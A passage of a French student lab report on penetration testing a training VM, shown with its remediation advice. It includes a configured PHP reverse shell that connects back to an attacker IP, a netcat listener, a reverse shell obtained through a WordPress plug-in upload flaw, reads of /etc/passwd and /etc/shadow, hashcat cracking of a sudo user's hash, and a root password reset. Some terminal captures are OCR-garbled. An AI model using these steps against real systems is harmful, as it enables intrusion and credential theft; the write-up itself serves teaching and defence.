
```
// you, then do not use this tool.  
//  
// You are encouraged to send comments, improvements or suggestions to  
// me at pentestmonkey@pentestmonkey.net  
//  
// Description  
// _____  
// This script will make an outbound TCP connection to a hardcoded IP and port.  
// The recipient will be given a shell running as the current user (apache normally).  
//  
// Limitations  
// _____  
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+  
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.  
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.  
//  
// Usage  
// _____  
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.  
  
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '192.168.100.10'; // CHANGE THIS }  
$port = 3000; // CHANGE THIS }  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Figure 11: Modification de l'adresse IP ainsi que modification du port dans le fichier php-reverse-shell.php




```
(kali㉿kali)-[~/php-reverse-shell]  
$ nc -lvp 3000  
listening on [any] 3000 ...
```

Figure 12: Connexion sur le port pour attendre l'exécution du reverse shell



**Figure 13:** Ouverture du fichier exploit.html sur le navigateur en envoi du reverse shell



## Index of /app/wp-content/uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
<a href="#">Parent Directory</a>		-	
<a href="#">2018/</a>	2018-03-17 15:42	-	

Figure 14: Affichage du fichier sur le site WordPress

Quand on clique, ça “load” à l’infini.

```
(kali㉿kali)-[~/php-reverse-shell]
$ nc -lnpv 3000
listening on [any] 3000 ...
connect to [192.168.100.10] from (UNKNOWN) [192.168.100.171] 56080
Linux localhost.localdomain 3.10.0-693.21.1.el7.x86_64 #1 SMP Wed Mar 7 19:03:37 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
06:46:52 up 1:52, 0 users, load average: 0.00, 0.03, 0.89
USER     TTY          FROM             LOGIN@    IDLE      JCPU      PCPU WHAT
uid=48(apache) gid=48(apache) groups=48(apache)
sh: no job control in this shell
sh-4.2$
```

Figure 15: Affichage de l'accès obtenu

On voit que la connexion a été effectuée. Nous avons maintenant accès à la machine de Bob.

```
sh-4.2$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin
mysql:x:27:27:MariaDB Server:/var/lib/mysql:/sbin/nologin

```

**Figure 16:** Affichage des utilisateurs dans /etc/passwd

Le dernier utilisateur intéressant, car c'est un sudouser et sudo possède beaucoup de droits. On pourra faire une escalade de priviléges.

## 5. Escalade de privilèges

L'exploitation donne rarement accès directement à un super utilisateur/administrateur du système ciblé. Il faut faire une ou plusieurs escalades de privilège pour passer devenir root/Administrateur. Il y a plusieurs méthodes pour faire une escalade de privilège en fonction du cas. La première des actions à mener est de vérifier les priviléges donnés par le 1er utilisateur acquis (whoami). Ensuite, il faut mener une énumération des fichiers / répertoires auxquels on a accès, à la recherche d'indices, d'identifiants. Parmi les fichiers sensibles, nous avons les fichiers de configuration du service exploité, les configurations ssh, /etc/passwd, /etc/shadow.

**hashcat** : outil pour cracker des hash. Il utilise par défaut le GPU, mais l'option --force permet d'utiliser le CPU. Il est préférable de se connecter aux machines de Poly pour avoir accès à une plus grosse puissance de calcul.

-m permet de choisir le type de hash, à déterminer en consultant le manuel (man hashcat), -a détermine le mode d'attaque. Le dictionnaire utilisé est rockyou. Sur Kali, il faut d'abord le décompresser avec gunzip.

**Indice** : Si vous trouvez un hash à cracker, il sera entièrement composé de chiffres. Vous pouvez adapter l'attaque pour ne considérer que les nombres dans le dictionnaire rockyou. Il aura aussi une longueur maximale de 7 caractères.

**sudo** : Vous pouvez déterminer les priviléges que vous avez en utilisant les paramètres de cette commande. Cela peut vous permettre de découvrir des commandes que vous pouvez lancer avec des priviléges plus élevés, suid.

```
sh-4.2$ cat /etc/shadow
cat /etc/shadow
root:$6$aWR6lqMA$UTraK6HJ18Xq5EFnWq8GLbv1vfRCK8zjJnemR.LH5QV/bCqnPnYAh3mmrI2rsjPsZOTBEQnEc7nAvXTYIVtoU/:17976:0:99999:7:
bin:*:17110:0:99999:7:::
daemon:*:17110:0:99999:7:::
adm:*:17110:0:99999:7:::
lp:*:17110:0:99999:7:::
sync:*:17110:0:99999:7:::
shutdown:*:17110:0:99999:7:::
halt:*:17110:0:99999:7:::
mail:*:17110:0:99999:7:::
operator:*:17110:0:99999:7:::
games:*:17110:0:99999:7:::
ftp:*:17110:0:99999:7:::
nobody:*:17110:0:99999:7:::
systemd-network: !!:17606:::::
dbus: !!:17606:::::
polkitd: !!:17606:::::
postfix: !!:17606:::::
chrony: !!:17606:::::
sshd: !!:17606:::::
apache: !!:17606:::::
mysql: !!:17606:::::
sudouser:$6$WPPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3pOGL.rEgd2ij0Icu0jnUbVqOoxEgeSN0dcrs0:17976:0:99999:7:::
```

Figure 17: Affichage des mots de passe dans /etc/shadow

Le hash du mot de passe de sudouser est :

6\$WPPhyBfv1\$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkOSn3pOGL.rEgd2ij0Icu0jnUbVqOoxEgeSN0dcrs0

```
(kali㉿kali)-[~]
└─$ touch hash-password.hash

(kali㉿kali)-[~]
└─$ nano hash-password.hash

(kali㉿kali)-[~]
└─$ cat hash-password.hash
6$WPhyBfv1$OuavOCCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIkoSn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0
```

Figure 18: Création d'un fichier contenant le hash du mot de passe

```
(kali㉿kali)-[~]
└─$ sudo gunzip /usr/share/wordlists/rockyou.txt.gz
[sudo] password for kali:

(kali㉿kali)-[~]
└─$ █
```

Figure 19: Décompression du fichier rockyou.txt

```
(kali㉿kali)-[~]
└─$ cat /usr/share/wordlists/rockyou.txt | grep -E -w '[0-9]+' > numeric-password.txt
grep: (standard input): binary file matches
```

Figure 20: Filtrage du fichier rockyou.txt pour uniquement avoir les entrées composées de nombres

Pour cracker les hashs, nous utilisons une valeur de -m de 1800, car le \$6\$ au début du mot de passe hashé (salt) indique qu'il s'agit d'un hash SHA-512, many rounds [3].

```
1750 = HMAC-SHA512 (key = $pass)
1760 = HMAC-SHA512 (key = $salt)
1800 = SHA-512(Unix) ----->
2400 = Cisco-PIX MD5
2410 = Cisco-ASA MD5
2500 = WPA/WPA2
2600 = Double MD5
```

Figure 20: Filtrage du fichier rockyou.txt pour uniquement avoir les entrées composées de nombres

Nous avons mis la valeur -a à 0 pour le type d'attaque, qui correspond à un mode d'attaque straight, ce qui nous permettait d'obtenir le résultat désiré.




Figure 21: Attack modes

Grâce à l'indice de l'énoncé, nous avons créé une liste de mots de passe candidats, composée de tous les mots de passe de rockyou.txt qui ne contiennent que des chiffres et dont la longueur est inférieure à 7 caractères dans le fichier numrockyou.txt. Ensuite, nous avons utilisé la commande hashcat pour trouver le hash correspondant au mot de passe du sudouser

```
(kali㉿kali)-[~]
$ hashcat -m 1800 -a 0 hash-password.txt numeric-password.txt --force
hashcat (v6.1.1) starting ... [AH3] [!]

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.
OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The
ct]
=====
* Device #1: pthread-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 1417/1481 MB (512 MB allocatable), 4MCU
  numrockyou.txt > hash-password.txt [0-9]{1-7} > numeric-password.txt
Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts password.txt
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
  /usr/share/wordlists/rockyou.txt | grep -E '[0-9]{1-7}' > numeric-password.txt
Applicable optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt
* File matches
* Uses-64-Bit

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB
```

**Figure 22:** Exécution de la commande

Grâce au filtre appliqué sur rockyou.txt, nous avons moins de possibilités à tester. Plutôt que d'avoir 14336793 entrées à tester, nous en avons 2565109

```
Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename .. : numeric-password.txt [0-9]+ >
* Passwords.. : 2565109 ↗
* Bytes..... : 24283425
* Keyspace .. : 2565105 | grep -o '[0-9]+' >
* Runtime ... : 0 secs
```

**Figure 23:** Nombre de mot de passes

```
[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => s numeric-password.txt

Session.....: hashcat
Status.....: Running
Hash.Name....: sha512crypt $6$, SHA512 (Unix)
Hash.Target....: $6$WPHyBfvl$Ouav0CCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjk ... 0dcrs0
Time.Started....: Wed Nov 24 15:19:28 2021, (5 secs)
Time.Estimated ...: Wed Nov 24 16:20:59 2021, (1 hour, 1 min)
Guess.Base.....: File (numeric-password.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 695 H/s (8.52ms) @ Accel:8 Loops:1024 Thr:1 Vec:4
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 3424/2565105 (0.13%)
Rejected.....: 0/3424 (0.00%)
Restore.Point....: 3424/2565105 (0.13%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:3072-4096
Candidates.#1....: 246812 → 140392

[s]tatus [p]ause [b]ypass [c]heckpoint [q]uit => █
```

**Figure 24:** Exécution de la commande

```
$6$WPHyBfv1$0uav0CCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK6z6KIk0Sn3p0GL.rEgd2ij0Icu0jnUbVq0oxEgeSN0dcrs0:1029387  
wordlists/rockyou.txt | hashcat -m 1000 -o numeric-password.txt  
Session.....: hashcat  
Status.....: Cracked  
Hash.Name....: sha512crypt $6$, SHA512 (Unix)  
Hash.Target...: $6$WPHyBfv1$0uav0CCBviLXfkX8xDtknGEsMoFH9/d4iBaVUjK ... 0dcrs0  
Time.Started...: Wed Nov 24 15:19:28 2021, (47 mins, 26 secs)  
Time.Estimated.: Wed Nov 24 16:06:54 2021, (0 secs)  
Guess.Base....: File (numeric-password.txt)  
Guess.Queue....: 1/1 (100.00%)  
Speed.#1.....: 532 H/s (10.60ms) @ Accel:8 Loops:1024 Thr:1 Vec:4  
Recovered.....: 1/1 (100.00%) Digests  
Progress.....: 1823232/2565105 (71.08%)  
Rejected.....: 0/1823232 (0.00%)  
Restore.Point..: 1823200/2565105 (71.08%)  
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:4096-5000  
Candidates.#1...: 102946 → 10293847566666
```

Figure 25: Résultat du mot de passe cracker

Le mot de passe est donc 1029387.

```
└─(kali㉿kali)-[~] $ ssh sudouser@192.168.100.171  
The authenticity of host '192.168.100.171 (192.168.100.171)' can't be established.  
ECDSA key fingerprint is SHA256:qd6u0aI/ZYKhLoHcQ/GVJsiPH8/yamugoUR9pULjxnc.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.100.171' (ECDSA) to the list of known hosts.  
sudouser@192.168.100.171's password:  
Last login: Thu Mar 26 18:08:48 2020 from gateway  
Bienvenue. Vous y êtes presque, sudoer. Continuez ...  
[sudouser@localhost ~]$
```

Figure 26: Accès à distance à la machine de Bob

```
[sudouser@localhost ~]$ su root  
Password:  
su: Authentication failure  
[sudouser@localhost ~]$ passwd root  
passwd: Only root can specify a user name.  
[sudouser@localhost ~]$ sudo passwd root  
[sudo] password for sudouser:  
Changing password for user root.  
New password:  
Retype new password:  
passwd: all authentication tokens updated successfully.  
[sudouser@localhost ~]$ su root  
Password:  
[root@localhost sudouser]#
```

Figure 27: Obtention de l'accès à root grâce à l'accès à sudouser et ses priviléges

Nous ne disposions pas du mot de passe root, ce qui rendait impossible de basculer vers cet utilisateur. Toutefois, en profitant des priviléges étendus de l'utilisateur sudouser, nous avons pu résoudre ce problème en réinitialisant le mot de passe root avec une valeur connue, à savoir "tpfini!!". Une fois ce nouveau mot de passe défini, il nous a été facile d'accéder à l'utilisateur root. Avec les droits associés à cet accès, toutes les actions nécessaires devenaient réalisables. Objectif atteint !

```
[sudouser@localhost ~]$ sudo passwd root
Changing password for user root.
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: all authentication tokens updated successfully.
[sudouser@localhost ~]$ su root
Password:
[root@localhost sudouser]# █
```

**Figure 28:** Changement du mot de passe et connection en tant qu'utilisateur root

## Post Exploitation

*Cette étape consiste à maintenir la persistance sur le système audité, exfiltrer des données, etc. Elle est en dehors du domaine du TP, mais une fois root, vous pouvez pratiquement tout faire.*

Ne fais pas partie du TP!

## **6. Recommandations**

*Pendant l'attaque, des communications.*

La machine de Bob présente plusieurs vulnérabilités importantes qui méritent d'être corrigées pour renforcer sa sécurité.

### **1. Mise à jour des plug-ins WordPress**

La machine utilise le plug-in reflex-gallery 3.1.3 pour son serveur Web. Ce plug-in est obsolète et comporte une faille critique exploitée dans cet exercice, à savoir la possibilité de téléverser des fichiers sans restriction. Il est fortement recommandé de mettre à jour ce plug-in ainsi que tous les autres plug-ins utilisés par l'application pour réduire les risques de vulnérabilités similaires. Si, après mise à jour, le plug-in reste vulnérable, il serait préférable de le supprimer et, si nécessaire, de le remplacer par une alternative plus sécurisée.

### **2. Renforcement des mots de passe**

Le mot de passe utilisé sur la machine était trop simple, court et composé uniquement de chiffres, ce qui a facilité la récupération du hash. Pour améliorer la sécurité, il est recommandé de remplacer ce mot de passe (et les autres si applicables) par des mots de passe plus longs et complexes, incluant des lettres, des chiffres et des symboles. Cela augmenterait leur entropie et rendrait leur déchiffrement beaucoup plus difficile.

### **3. Gestion des privilèges administrateurs**

La présence d'un utilisateur sudouser ayant la capacité d'exécuter toutes les commandes avec des privilèges administrateurs constitue une autre faille critique. Il est essentiel de limiter les privilèges administratifs aux utilisateurs strictement nécessaires et de mieux séparer les droits entre les administrateurs et les utilisateurs standards. Une telle séparation minimisera les risques liés à l'exécution non autorisée de commandes administratives.

En appliquant ces recommandations, la machine de Bob serait significativement plus sécurisée et mieux protégée contre de futures attaques.

## **7. Liste de Références**

[1]<https://www.cyberpratibha.com/blog/netdiscover/>

[2]<https://www.kali.org/tools/dirbuster/#:~:text=DirBuster%20is%20a%20multi%20threaded,DirBuster%20attempts%20to%20find%20these>

[3]<https://samsclass.info/123/proj10/p12-hashcat.htm>